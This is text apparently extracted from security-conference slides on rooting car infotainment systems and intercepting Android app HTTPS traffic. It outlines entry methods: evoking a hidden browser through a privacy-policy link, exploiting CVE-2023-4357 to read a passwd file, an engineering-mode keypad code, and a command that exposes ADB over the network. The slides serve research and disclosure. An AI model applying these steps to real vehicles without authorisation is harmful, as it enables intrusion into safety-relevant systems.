
# Deal with the APEX overrides, which need injecting into each namespace:

# First we get the Zygote process(es), which launch each app
ZYGOTE_PID=$(pidof zygote || true)
ZYGOTE64_PID=$(pidof zygote64 || true)
# N.b. some devices appear to have both!
```

\*<https://httptoolkit.com/blog/android-14-install-system-ca-certificate/>

# Car security research without cars.

## APP HTTPS Anit-anti-analysis methods(Android)



Use VPN  
Set System CA Cert  
Hook Keystore

use **ecapture** 😎

\*<https://github.com/gojue/ecapture>




**Part II :**

**From zero to root intelligent vehicles.**

# From zero to root intelligent vehicles

What we thought were the test conditions



Disassemble the ECU  
and extract the firmware



The story of debugging  
and finding vulnerabilities

VS

The actual situation of car testing :(




Don't touch my car,  
lest I cause harm

One of the research conditions:  
**the car cannot be dismantled**

# From zero to root intelligent vehicles

The actual situation of car testing :(



**From zero to root intelligent vehicles**

***First Action:  
break the black box***


# From zero to root intelligent vehicles

## Common experience

- *Developer mode*
- *Escape to web browser*
- *Engineering mode*

# From zero to root intelligent vehicles

## Developer mode



**Only Way :** Try single, multiple clicks, system version number, system time, any inconspicuous place

# From zero to root intelligent vehicles

## Developer mode

**Only Way** :Try single, multiple clicks, system version number, system time, any inconspicuous place

**Result:** But on cars, it's rare. We've only found it on a handful of cars.

# From zero to root intelligent vehicles

## Escape to web browser

- **Use Chrome's N Day to RCE**
- **Attack JS Bridge Interface**
- **Attack Android Component with Exported and BROWSABLE**



# From zero to root intelligent vehicles

## Escape to web browser

There is no browser on the system, which is a common practice among car companies and Internet manufacturers.

In fact, the browser is hidden, so how can we **activate the browser?**

# From zero to root intelligent vehicles

## Escape to web browser

I accept the general terms and conditions of use

I accept the Privacy Policy.

Pay




The **Privacy Policy** is a good entrance, and there will be official websites of some manufacturers on the page.

We need to escape from it to a website such as **Google/Github** so that we can redirect it to our own test page

# From zero to root intelligent vehicles

evoked hidden browser

1. Search for Privacy Policy



2. Suitable website for escape

3. Jump to github homepage



5. Discover vulnerabilities





4. Go to our vulnerability testing page

# From zero to root intelligent vehicles

Do some detection on the browser and try to use this as an entry point to attack.

[CVE-2023-4357](#)



The browser does not open the sandbox.  
We can directly read **/verdor/etc/passwd**

**Result:** Our target car has this problem, but the browser of this car did not have the appropriate EXP to get the shell.

# From zero to root intelligent vehicles


## Enginner mode



Enter settings to open adb mode and use USB cable to connect.

enable network debugging : `setprop service.adb.tcp.port 5555`


# From zero to root intelligent vehicles



## Enginner mode

Enter **\*#060#** on the Bluetooth phone keypad of this car to enter **engineering mode**

**Result** : Our target car also has engineering mode, but without the ADB option.



# From zero to root intelligent vehicles

## Find new attack surfaces

- Three tried-and-true attack methods have failed.
- Re-organizing the attack surface, we noticed the **Car App Store**.

# From zero to root intelligent vehicles

## Why App Store




In China, there will be multiple different video or music subscription platforms similar to Netflix. They will own the copyrights of different videos and music.

Automobile manufacturers will not want to pay multiple times for the same resource, so the first choice is to download the corresponding application.

As an entertainment system, IVI usually also provides ways to download or install corresponding applications.

# From zero to root intelligent vehicles

Store Install Process

